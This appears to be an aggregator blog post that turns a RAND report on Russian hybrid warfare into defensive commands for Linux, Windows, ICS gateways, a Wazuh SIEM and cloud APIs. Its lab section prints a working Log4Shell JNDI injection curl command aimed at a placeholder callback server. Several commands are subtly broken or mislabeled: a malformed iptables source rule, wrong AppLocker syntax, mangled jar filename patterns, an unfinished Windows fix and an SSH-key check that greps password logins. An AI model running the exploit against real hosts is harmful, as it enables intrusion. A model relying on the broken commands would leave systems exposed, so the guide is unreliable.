Listen to this Post

Introduction:
The RAND Corporation’s recent analysis of Russian hybrid warfare confirms that cognitive operations and cyber-physical attacks now target European critical infrastructure more aggressively than ever. As nation-state adversaries shift from purely military confrontation to multi-domain influence campaigns, cybersecurity professionals must master active defense techniques, log forensics, and resilient architecture hardening. This article transforms geopolitical threat intelligence into actionable blue-team procedures, covering both Windows and Linux platforms.
Learning Objectives:
- Implement real-time detection rules for hybrid threat indicators (TTPs linked to APT28, Sandworm).
- Harden cloud and on-premise infrastructure against infrastructure-disruption malware (Industroyer, CrashOverride).
- Build a cognitive warfare monitoring dashboard using open-source SIEM and AI-driven log analysis.
You Should Know:
- Detecting Russian-Backed “Cognitive Warfare” Artifacts in System Logs
The report highlights “cognitive warfare” – a blend of disinformation, credential harvesting, and low-noise persistence. Below are forensic commands to uncover typical IOCs on Linux and Windows.
Step‑by‑step guide – Linux forensic checks:
- Check for unauthorized SSH keys: `sudo grep “Accepted password” /var/log/auth.log | awk ‘{print $1,$2,$3,$9,$11}’`
- List recently modified binaries (potential backdoors): `find /bin /usr/bin -type f -mtime -7 -exec ls -l {} \;`
- Detect unusual cron jobs: `for user in $(cut -f1 -d: /etc/passwd); do crontab -u $user -l 2>/dev/null; done`
- Monitor for kernel module hijacking: `lsmod | grep -v “^Module”` then cross-check with
modinfo <suspicious_module>.
Step‑by‑step guide – Windows PowerShell (AD environment):
- Review PowerShell downgrade attacks (often used to bypass logging): `Get-WinEvent -FilterHashtable @{LogName=’Windows PowerShell’; ID=400} | Where-Object {$_.Message -match “EngineVersion=2.0”}`
– Enumerate scheduled tasks that mimic Windows Update names: `Get-ScheduledTask | Where-Object {$_.TaskName -match “Update|Security”} | Select TaskName, State, Actions`
– Check for Sticky Keys persistence: `icacls C:\Windows\System32\sethc.exe` (trusted installer should be the owner; if not, investigate).
- Hardening OT/ICS Endpoints Against Infrastructure Disruption (Industroyer2 Variants)
The RAND paper warns of attacks on civilian infrastructure. Industroyer2 speaks IEC 60870-5-104, IEC 61850, and OPC. Hardening steps follow the MITRE ATT&CK for ICS matrix.
Step‑by‑step guide – network segmentation and application control:
- On Linux-based PLC gateways:
`iptables -A INPUT -p tcp –dport 2404 (IEC 60870-5-104) -s-j ACCEPT`
`iptables -A INPUT -p tcp –dport 2404 -j DROP` - Enable strict Modbus TCP filtering:
`iptables -A INPUT -p tcp –dport 502 -m string –string “write” –algo bm -j LOG –log-prefix “MODBUS_WRITE_ATTEMPT”` - For Windows-based HMI servers, use AppLocker to block unsigned executables:
`New-AppLockerPolicy -RuleType Exe -User Everyone -Action Deny -Path C:\ProgramData\Untrusted` → then enforce viaSet-AppLockerPolicy -PolicyXml <policy.xml>.
- AI-Enhanced Threat Hunting Using Open Source SIEM (Wazuh + Elastic)
Given the sheer volume of hybrid campaign noise, the article recommends AI-driven log correlation. Here’s a mini-lab setup to detect Russian TTPs like ‘living off the land’ and Golang-based loaders.
Step‑by‑step guide – deploy Wazuh with ML detection:
- Install Wazuh server (Ubuntu 22.04):
`curl -s https://packages.wazuh.com/4.x/install.sh | bash` - Add custom rule for RDP brute-force (common in initial access):
Edit `/var/ossec/etc/rules/local_rules.xml` →
`
– Enable AI-based anomaly detection via Wazuh’s `wazuh-dashboard` and integrate `pyod` (Python Outlier Detection) for logs:
`pip install pyod pandas elasticsearch` and schedule a job to query `winlogbeat-` indices for failed logon spikes.
- API Security and Cloud Hardening Against Disinformation Botnets
Russian hybrid campaigns often abuse cloud APIs to amplify false narratives. Securing cloud functions and API gateways is critical.
Step‑by‑step – Azure/AWS API protection:
- AWS WAF rate limiting for login endpoints:
`aws wafv2 create-rule-group –name HighRateLimit –scope REGIONAL –capacity 50` → add rule to block >100 requests per 5 min from single IP. - Linux nginx reverse proxy header sanitization (to prevent cache poisoning):
In `/etc/nginx/conf.d/api.conf`:
`proxy_hide_header X-Powered-By;`
`add_header X-Frame-Options “DENY” always;`
`more_set_headers “X-Content-Type-Options: nosniff”;`
- Use fail2ban for SSH and API endpoints:
`sudo apt install fail2ban` → configure `/etc/fail2ban/jail.local` with `[bash]` and[nginx-botsearch].
5. Vulnerability Exploitation and Mitigation (CVE-2025-XXXX Simulation)
To match the report’s call for readiness, here’s how to test and patch a typical Log4j-style RCE used by Russian GRU units against European energy portals.
Step‑by‑step – simulate and patch:
- Launch a vulnerable Tomcat (for isolated lab only):
`docker run -p 8080:8080 vulnerables/log4shell`
- Exploit using JNDI injection:
`curl -X POST -H “X-Api-Version: ${jndi:ldap://your-callback-server.com/a}” http://target:8080/api`
– Mitigation on production Linux servers:
`sudo find / -name “log4j-core-.jar” -exec zip -q -d {} org/apache/logging/log4j/core/lookup/JndiLookup.class \;` - Windows mitigation via removing JndiLookup from all Log4j jars:
`Get-ChildItem -Path C:\ -Filter log4j-core-.jar -Recurse | ForEach-Object { [System.IO.Compression.ZipFile]::Open($_.FullName, ‘Update’) }` (then delete offending class).
What Undercode Say:
- Geopolitical threats now demand technical parity: no NATO member can rely solely on military deterrence when the first breach occurs via an unpatched API or an unmonitored cron job.
- Hybrid resilience is about visibility, not just prevention. Commands like `auditd` rules for `/etc/passwd` changes or Sysmon event ID 1 (process creation) on Windows are your frontline intelligence.
- AI is a double‑edged sword: while it accelerates threat hunting, Russian cognitive warfare also uses generative AI to craft spear‑phishing at scale. Defenders must deploy counter‑AI (adversarial ML) to detect deepfake lures.
Prediction:
Over the next 18 months, we will see the first documented use of large language models to automate real‑time responses to infrastructure attacks (AI‑driven SOAR). Concurrently, Russian state‑sponsored groups will exploit LLM prompt injection to manipulate internal chatbots inside European critical firms. The only countermeasure is a hardened AI supply chain – including immutable training data logs and runtime guardrails – integrated into every SOC’s stack. Organizations that ignore the hybrid, cognitive layer of the RAND assessment will face both digital and reputational collapse by late 2026.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mthomasson The – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


